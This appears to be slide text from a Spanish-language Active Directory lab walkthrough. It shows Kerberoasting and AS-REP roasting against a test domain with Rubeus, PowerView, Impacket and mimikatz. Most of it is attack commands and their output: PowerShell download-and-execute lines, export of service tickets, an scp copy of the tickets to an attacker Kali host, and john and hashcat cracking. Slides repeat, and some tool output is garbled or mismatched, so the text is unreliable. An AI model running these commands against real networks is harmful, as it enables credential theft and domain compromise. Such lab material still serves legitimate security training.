4320cbcd26533b23a67afbc52f84264c6bc9a78cca6efdb824be37c2c7316af414dbaf34e461623925c0822b947057408912f2367c65f376a8d8519c79d25422ea6e1184e346a12ad23bc027be6167240e446e708e4941276f092fcb1f373192c976bca8d961f3211677b5e44305761fb7acc52ffe0f1b2a719da09208f1dc4c4f7efe5e1aa6dad26062bcc5a41f0518293fd80356c1d86500da9793d5f79c99bf8a27742f943ec1ea409ed2ef0d9a1b7015f25b0b93c772
```

BLEACH.local : KERBEROASTING (RUBEUS)

```
.\Rubeus.exe kerberoast /ou:OU=<Service_Accounts>,DC=BLEACH,DC=local
```

```
PS C:\Users\jquerito\Downloads> .\R.exe kerberoast
```



```
v2.2.0
```

```
[*] Action: Kerberoasting
```

```
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
```

```
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.
```

```
[*] Target Domain : BLEACH.local
```

```
[*] Searching path 'LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local' for '(&(samAccountType=805306368)(servicePri
```

```
[*] Total kerberoastable users : 4
```

```
[*] SamAccountName : exchange_svc
```

```
[*] DistinguishedName : CN=exchange_svc,CN=Users,DC=BLEACH,DC=local
```

BLEACH.local : AS-REP Roasting

User logon name:
spot @offense.local

User logon name (pre-Windows 2000):
OFFENSE\ spot

Logon Hours... Log On To...

Unlock account

Account options:

- Use Kerberos DES encryption types for this account
- This account supports Kerberos AES 128 bit encryption.
- This account supports Kerberos AES 256 bit encryption.
- Do not require Kerberos preauthentication

Account expires

AS-REP Roasting:

Cuentas de servicio con
“DONT_REQ_PREAUTH”



<https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/as-rep-roasting-using-rubeus-and-hashcat>

<https://github.com/tevora-threat/SharpView>

<https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html>

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerVi  
ew/powerview.ps1')"
```

```
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1')"
```

```
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
```

```
kali@kali$ GetNPUsers.py -dc-ip BLEACH.local --usersfile user.list -no-pass
```

```
# ASREP check on a list of domain user (Does not require domain credentials)
```

```
python2 GetNPUsers.py <Domain> -usersfile <UserList> -dc-ip <IP> -format <John|Hashcat> | grep "$krb5asrep$"
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1')"
```

```
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
```

```
kali@kali$ GetNPUsers.py -dc-ip BLEACH.local --usersfile user.list -no-pass
```

```
# ASREP check on a list of domain user (Does not require domain credentials)
```

```
python2 GetNPUsers.py <Domain> -usersfile <UserList> -dc-ip <IP> -format <John|Hashcat> | grep "$krb5asrep$"
```

```
# Download rubeus from:
```

```
https://github.com/r3m0tecontrol/Ghostpack-CompiledBinaries
```

```
# Extract from all domain accounts
```

```
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast
```

```
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast /format:hashcat /outfile:C:Hashes.txt
```


BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerView/powerview.ps1')"
```

```
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
```

```
kali@kali$ GetNPUsers.py -dc-ip BLEACH.local --usersfile user.list -no-pass
```

```
# ASREP check on a list of domain user (Does not require domain credentials)
```

```
python2 GetNPUsers.py <Domain> -usersfile <UserList> -dc-ip <IP> -format <John|Hashcat> | grep "$krb5asrep$"
```

```
# Download rubeus from:
```

```
https://github.com/r3m0tecontrol/Ghostpack-CompiledBinaries
```

```
# Extract from all domain accounts
```

```
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast
```

```
PS C:\Users\jquerito\Downloads> .\Rubeus.exe asreproast /format:hashcat /outfile:C:Hashes.txt
```

```
# Linux
```

```
john --wordlist rockyou.txt Hashes.txt --format=krb5tgs
```

```
hashcat -m 18200 -a 3 Hashes.txt rockyou
```

BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose | select samaccountname
DETALLADO: get-domain
DETALLADO: [Get-DomainSearcher] search base: LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local
DETALLADO: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate
DETALLADO: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
```

```
samaccountname
-----
bryna.jackelyn
antonina.calypso
felicity.phil
chiquita.minette
carree.rochelle
anya.deloria
johanna.flory
christabella.erminia
```


BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1');
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
DETTALLADO: get-domain
DETTALLADO: [Get-DomainSearcher] search base: LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local
DETTALLADO: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthenticate
DETTALLADO: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))

logoncount           : 4
badpasswordtime      : 01/01/1601 1:00:00
distinguishedname    : CN=Bryna Jackelyn,CN=Users,DC=BLEACH,DC=local
objectclass           : {top, person, organizationalPerson, user}
lastlogontimestamp   : 03/04/2023 5:51:41
userprincipalname    : Bryna.Jackelyn@BLEACH.local
name                  : Bryna Jackelyn
objectsid             : S-1-5-21-3777977817-1859332824-490154379-1124
samaccountname        : bryna.jackelyn
codepage              : 0
samaccounttype        : USER_OBJECT
accountexpires        : NEVER
cn                    : Bryna Jackelyn
whenchanged           : 03/04/2023 3:51:41
instancetype          : 4
```


BLEACH.local : AS-REP Roasting

```
PS C:\Users\jquerito\Downloads> IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/SecWiki/kerberosenum/master/AS-REP.ps1')
PS C:\Users\jquerito\Downloads> Get-DomainUser -PreauthNotRequired -verbose
DETAJLADO: get-domain
DETAJLADO: [Get-DomainSearcher] search base: LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH
DETAJLADO: [Get-DomainUser] Searching for user accounts that do not require kerberos preauthentication
DETAJLADO: [Get-DomainUser] filter string: (&(samAccountType=805306368)(userAccountControl:1:1::=0))
```



v2.2.0

```
(kali@kali)-[~]
└─$ impacket-GetNPUsers BLEACH.local/ -dc-ip 10.0.0.10
Impacket v0.10.0 - Copyright 2022 SecureAuth Corp
```

```
[*] Action: AS-REP roasting
[*] Target Domain : BLEACH.local
[*] Searching path 'LDAP://PRINCIPAL-BLEACH.BLEACH.local/DC=BLEACH,DC=local' for '(&(samAccountName=bryna.jackelyn))'
[*] SamAccountName : bryna.jackelyn
[*] DistinguishedName : CN=Bryna Jackelyn,CN=Users,DC=BLEACH,DC=local
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (2001:db8::92:4916:e359:f3d0)
[*] Building AS-REQ (w/o preauth) for: 'BLEACH.local\bryna.jackelyn'
[X] KRB-ERROR (23) : KDC_ERR_KEY_EXPIRED
[*] SamAccountName : antonina.calypso
[*] DistinguishedName : CN=Antonina Calypso,CN=Users,DC=BLEACH,DC=local
[*] Using domain controller: PRINCIPAL-BLEACH.BLEACH.local (2001:db8::92:4916:e359:f3d0)
[*] Building AS-REQ (w/o preauth) for: 'BLEACH.local\antonina.calypso'
[X] KRB-ERROR (23) : KDC_ERR_KEY_EXPIRED
```

BLEACH.local : KERBEROS & OUR FIRST TICKET



BLEACH.local : KERBEROS & OUR FIRST TICKET

```
Windows PowerShell
PS C:\Users\jquerito> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\jquerito> setspn.exe -T medin.local -Q */* | Select-String '^CN' -Context 0,1 | %{ New-Object
.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }
Error de Ldap (0x51 -- Servidor inactivo): ldap_connect
No se pudo recuperar el DN del dominio "medin.local": 0x00000051
Advertencia: no se especificaron destinos validos; se revertira al dominio actual.

Id                : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-1
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 27/05/2023 1:50:17
ValidTo           : 27/05/2023 11:20:13
ServicePrincipalName : TERMSRV/PRINCIPAL-BLEAC
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-2
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 27/05/2023 1:50:17
ValidTo           : 27/05/2023 1:52:17
ServicePrincipalName : kadmin/changepw
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-3
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 27/05/2023 1:22:05
ValidTo           : 27/05/2023 11:20:13
ServicePrincipalName : MSSQLSvc/BLEACH.local:60111
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-4
SecurityKeys      : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom         : 27/05/2023 1:50:17
ValidTo           : 27/05/2023 11:20:13
ServicePrincipalName : http_svc/httpserver.BLEACH.local
SecurityKey       : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
Windows PowerShell
PS C:\Users\jquerito> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\jquerito> setspn.exe -T medin.local -Q */* | Select-String '^CN' -Context 0,1 | % { New-Object
.KerberosRequestorSecurityToken -ArgumentList $_.Context.PostContext[0].Trim() }
Error de Ldap (0x51 -- Servidor inactivo): ldap_connect
No se pudo recuperar el DN del dominio "medin.local": 0x00000051
Advertencia: no se especificaron destinos validos; se revertira al dominio actual.
```

```
Id : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-1
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 27/05/2023 1:50:17
ValidTo : 27/05/2023 11:20:13
ServicePrincipalName : TERMSRV/PRINCIPAL-BLEAC
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
Id : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-2
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 27/05/2023 1:50:17
ValidTo : 27/05/2023 1:52:17
ServicePrincipalName : kadmin/changepw
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
Id : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-3
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 27/05/2023 1:22:05
ValidTo : 27/05/2023 11:20:13
ServicePrincipalName : MSSQLSvc/BLEACH.local:60111
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
Id : uuid-3612a697-bd3a-4cf9-bcc4-521a1801137e-4
SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom : 27/05/2023 1:50:17
ValidTo : 27/05/2023 11:20:13
ServicePrincipalName : http_svc/httpserver.BLEACH.local
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> .\mimikatz
```

```
##### mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com **/
```

```
mimikatz # kerberos::list /export
```

```
[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 27/05/2023 3:20:13 ; 27/05/2023 13:20:13 ; 03/06/2023 3
Server Name : krbtgt/BLEACH.LOCAL @ BLEACH.LOCAL
Client Name : jquerito @ BLEACH.LOCAL
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ;
* Saved to file : 0-40e10000-jquerito@krbtgt~BLEACH.LOCAL-BLEACH.LOCAL
```

```
[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 27/05/2023 3:22:05 ; 27/05/2023 13:20:13 ; 03/06/2023 3
Server Name : MSSQLSvc/BLEACH.local:60111 @ BLEACH.LOCAL
Client Name : jquerito @ BLEACH.LOCAL
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardab
* Saved to file : 1-40a10000-jquerito@mssqlsvc~BLEACH.local~60111-BLEAC
```

```
[00000002] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 27/05/2023 3:22:05 ; 27/05/2023 13:20:13 ; 03/06/2023 3
Server Name : mssql_svc/mssqlserver.change.me @ BLEACH.LOCAL
Client Name : jquerito @ BLEACH.LOCAL
Flags 40a10000 : name_canonicalize ; pre_authent ; renewable ; forwardab
```


BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> dir
```

```
Directorio: C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64
```

Mode	LastWriteTime	Length	Name
-a----	27/05/2023 3:51	1358	0-40e10000-jquerito@krbtgt~BLEACH.LOCAL-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1468	1-40a10000-jquerito@WSMAN~DESKTOP-05N3UTI-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1460	10-40a10000-jquerito@exchange_svc~exserver.change.me-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1494	11-40a50000-jquerito@ldap~PRINCIPAL-BLEACH.BLEACH.local-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1524	12-40a50000-jquerito@ldap~PRINCIPAL-BLEACH.BLEACH.local-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1494	2-40a10000-jquerito@exchange_svc~exserver.BLEACH.local-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1494	3-40a10000-jquerito@mssql_svc~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1490	4-40a10000-jquerito@http_svc~httpserver.BLEACH.local-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1456	5-40a10000-jquerito@kadmin~changepw-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1472	6-40a50000-jquerito@TERMSRV~PRINCIPAL-BLEAC-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1452	7-40a10000-jquerito@mssqlsvc~BLEACH.local~60111-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1460	8-40a10000-jquerito@mssql_svc~mssqlserver.change.me-BLEACH.LOCAL.kirbi
-a----	27/05/2023 3:51	1456	9-40a10000-jquerito@http_svc~httpserver.change.me-BLEACH.LOCAL.kirbi
-----	03/03/2020 2:00	36696	mimidrv.sys
-----	03/03/2020 2:00	1250056	mimikatz.exe
-----	03/03/2020 2:00	46856	mimilib.dll

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip  
kali@10.0.9.7:/home/kali/Documents/cosas/  
kali@10.0.9.7's password:  
kiribiris.zip 100% 22KB 21.5KB/s 00:00  
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>
```

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip
kali@10.0.9.7:/home/kali/Documents/cosas/
kali@10.0.9.7's password:
kiribiris.zip 100% 22KB 21.5KB/s 00:00
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>
```

```
-----

(kali@kali)-[~/Documents/cosas]
└─$ python3 ../kerberoast/tgsrepcrack.py /home/kali/Documents/rockyou.txt
kiribiris/3-40a10000-jquerito@mssql_svc~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
```

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip
kali@10.0.9.7:/home/kali/Documents/cosas/
kali@10.0.9.7's password:
kiribiris.zip 100% 22KB 21.5KB/s 00:00
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>
```

```
-----

(kali@kali)-[~/Documents/cosas]
└─$ python3 ../kerberoast/tgsrepcrack.py /home/kali/Documents/rockyou.txt
kiribiris/3-40a10000-jquerito@mssql_svc~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
```

```
(kali@kali)-[~/Documents/cosas]
└─$ python3 kirbi2john.py
../cosas/kiribiris/3-40a10000-jquerito@mssql_svc~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
```

BLEACH.local : KERBEROS & OUR FIRST TICKET

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64> scp.exe .\kiribiris.zip
kali@10.0.9.7:/home/kali/Documents/cosas/
kali@10.0.9.7's password:
kiribiris.zip 100% 22KB 21.5KB/s 00:00
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master\x64>
```

```
-----
(kali@kali)-[~/Documents/cosas]
└─$ python3 ../kerberoast/tgsrepcrack.py /home/kali/Documents/rockyou.txt
kiribiris/3-40a10000-jquerito@mssql_svc~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
```

```
(kali@kali)-[~/Documents/cosas]
└─$ python3 kirbi2john.py
../cosas/kiribiris/3-40a10000-jquerito@mssql_svc~mssqlserver.BLEACH.local-BLEACH.LOCAL.kirbi
```

```
(kali@kali)-[~/Documents/cosas]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs hash-tiket.txt
```

```
(kali@kali)-[~/Documents/cosas]
└─$ hashcat -m 13100 --force hash-tiket.txt <passwords_file>
```



@5eniorDeveloper

Niño, yo solo hago memes, dame fav y retuit o vete al diablo!